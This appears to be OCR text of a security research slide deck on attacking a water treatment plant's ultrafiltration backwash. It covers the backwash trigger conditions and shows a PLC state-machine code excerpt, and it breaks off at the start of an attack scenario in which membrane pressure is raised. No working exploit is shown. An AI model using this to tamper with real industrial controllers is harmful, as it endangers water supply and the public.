
- Water treatment process consists of multiple stages, including several stages of filtering
  - Water filters are expensive
  - When broken, water supply is interrupted

https://en.wikipedia.org/wiki/Ultrafiltration



https://en.wikipedia.org/wiki/Reverse_osmosis

Secura


UF Filtering: HMI Screen



UF Filtering: PI&D Diagram



UF Backwash: HMI and PI&D Diagram



Secura

How Do We Pull This off?

- There are tree conditions which can trigger backwash process, each guided by a state machine
  - Preset timer (every 30 minutes)
  - UF filter differential pressure (DP) ≥ 40 kPa
  - Plant shutdown

Secura

How Do We Pull This off?

- There are tree conditions which each guided by a state machine
  - Preset timer (every 30 minutes)
  - UF filter differential pressure (DP
  - Plant shutdown

```
7:(*FILTRATION FOR PRESET TIMER*)
        _LAST_STATE:= HMI_P3_STATE;

        _MV301_AutoInp           :=0;
        _MV302_AutoInp           :=1;
        _MV303_AutoInp           :=0;
        _MV304_AutoInp           :=0;
        _P_UF_FEED_DUTY_AutoInp :=1;
        _P602_AutoInp            :=0;
        _P_NAOCL_UF_DUTY_AutoInp:=0;

        HMI_UF_REFILL_SEC        :=0;

        HMI_BACKWASH_SEC         :=0;
        HMI_CIP_CLEANING_SEC     :=0;
        HMI_DRAIN_SEC            :=0;

        IF HMI_TMP_HIGH THEN
            HMI_P3_STATE:=8;
        ELSE
            IF _MIN_P THEN
                HMI_UF_FILTRATION_MIN:= HMI_UF_FILTRATION_MIN+1;

            END_IF;
        END_IF;
```


Secura

How Do We Pull This off?


- There are tree conditions which
  each guided by a state machine
  - Preset timer (every 30 minutes)
  - UF filter differential pressure (DP

```
7:(*FILTRATION FOR PRESET TIMER*)
        _LAST_STATE:= HMI_P3_STATE;

        _MV301_AutoInp          :=0;
        _MV302_AutoInp          :=1;
        _MV303_AutoInp          :=0;
        _MV304_AutoInp          :=0;
        _P_UF_FEED_DUTY_AutoInp :=1;
        _P602_AutoInp           :=0;
```



One Possible Attack Execution Scenario




Pressure in UF membrane will increase. But HOW 